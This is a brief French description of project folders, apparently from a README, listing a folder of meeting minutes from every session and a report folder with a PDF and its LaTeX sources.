Dossier contenant les PVs de toutes les séances depuis le début du projet.

Rapport:

Dossier contenant le rapport en format pdf et un dossier des sources Latex.